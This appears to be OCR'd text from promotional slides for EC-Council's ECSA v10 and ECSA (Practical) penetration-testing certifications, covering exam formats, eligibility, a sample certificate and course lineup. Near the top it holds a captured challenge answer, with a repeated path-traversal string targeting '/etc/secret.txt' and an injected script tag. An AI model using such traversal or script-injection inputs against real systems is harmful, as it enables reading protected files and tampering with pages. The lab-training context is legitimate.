
Answer: 8h32d69v42b



```
../../../../../../../etc/secret.txt../../../../../../../etc/secret.txt../../../../../../../etc/
secret.txt8h32d69v42b
<script>window.close()</script>
```

Saving file '/root/secret.txt'...　Plain Text　Tab Width: 8　Ln 1, Col 106　INS

Progression Map



ECSA v10 Training


ECSA Exam

ECSA (Practical)

Eligibility Routes

- Any ECSA in good standing
- 2 years eligibility for work experience

ECSA Exam Information



Attaining The Industry's Most Comprehensive Methodology Based Pen Testing Certification

ECSA v10

Exam Title:
EC-Council Certified Security Analyst v10

Number of Questions: 150

Duration: 4 hours

Availability: ECC Exam Centre

Test Format: Multiple Choice

Passing Criteria: 70%

ECSA (Practical)

Exam Title:
EC-Council Certified Security Analyst (Practical)

Number of challenges: 8

Duration: 12 hours

Availability: Aspen- iLabs

Test Format: iLabs cyber range

Passing Score: 5 out of 8 challenges and submission of an acceptable penetration testing report

ECSA (Practical) Exam

12 hours rigorous, online proctored practical exam
A pass requires getting 5 out of 8 challenges correctly

Eligibility Criteria for ECSA (Practical) Exam


Be an ECSA member in good standing (Your USD100 application fee will be waived);

Or, possess a minimum of 2 years working experience in a related InfoSec domain (You will need to pay USD100 as a non-refundable application fee);

Or, possess any other industry equivalent certifications such as OSCP or GPEN cert (You will need to pay USD100 as a non-refundable application fee).

Offer the Credentials

ECSA (v10)
ECSA (Practical)



ECSA
EC-Council Certified Security Analyst

EC

has successf

certification t

Issue Date:

ECSA
EC-Council Certified Security Analyst
SECURITY ANALYST
PRACTICAL

THIS IS TO ACKNOWLEDGE THAT

NAME SURNAME

IS AWARDED THE "EC-COUNCIL CERTIFIED SECURITY ANALYST (PRACTICAL)" CERTIFICATION FOR COMPLETING THE RIGOROUS CHALLENGES GIVEN IN THE STIPULATED TIME.

ISSUE DATE:

EXPIRY DATE:

CERTIFICATION NUMBER
ECCLPTM0123456789

EC-Council

Sanjay Bavisi, President

EC-Council

ECSAv9 vs ECSAv10 vs ECSA (Practical)

ECSA v9 (Retiring by end September 2018)

- Courseware + ECSA Dashboard + MCQ Exam Voucher
- Dashboard = 30 days iLabs (Practice) + Challenge Range
- 60 days dashboard access in total for Pentest Report submission

ECSAv10 (5 days course with multiple choice exam)


- Courseware + iLabs (Practice) 6 months + MCQ Exam Voucher

ECSA (Practical) Skills exam only

- Dashboard – 15 days on activation for report submission
- ECSA Challenge Range on iLabs access for 12 hours

USPs of ECSAv10 & Practical

- ✓ Comprehensive
- ✓ Methodology
- ✓ Report writing
- ✓ Advancement
- ✓ Proctored exam
- ✓ Practical Exam
- ✓ Remote Proctoring



CEH ETHICAL HACKER PRACTICAL
CEH Certified Ethical Hacker
CND Certified Network Defender
CORE
ECSA SECURITY ANALYST PRACTICAL
ECSA EC-Council Certified Security Analyst
ADVANCED
LPT LICENSED PENETRATION TESTER MASTER
APT Advanced Penetration Testing
EXPERT

EC-Council

Availability

From April 1, 2018

- CEHv10, CEH (Practical)
- ECSAv10, ECSA (Practical)
- Advanced Penetration Testing

Exam Retirement

ECSA v9

- Orders for ECSAv9 stops end June 2018
- ECSA v9 exams will be retired by end September 2018

French Police Signs Up for ECSA

Breaking New

French Police signs up for ECSA

Senior IT security professionals from French Police will be trained.

CONGRATULATIONS

From left to right : French Central Directorate of the Judicial Police - Cybercrime Center / Cyberintelligence Unit, Claire Kemp (EC-Council Representative), Olivier Franchi (Director of Sysdream),

THE END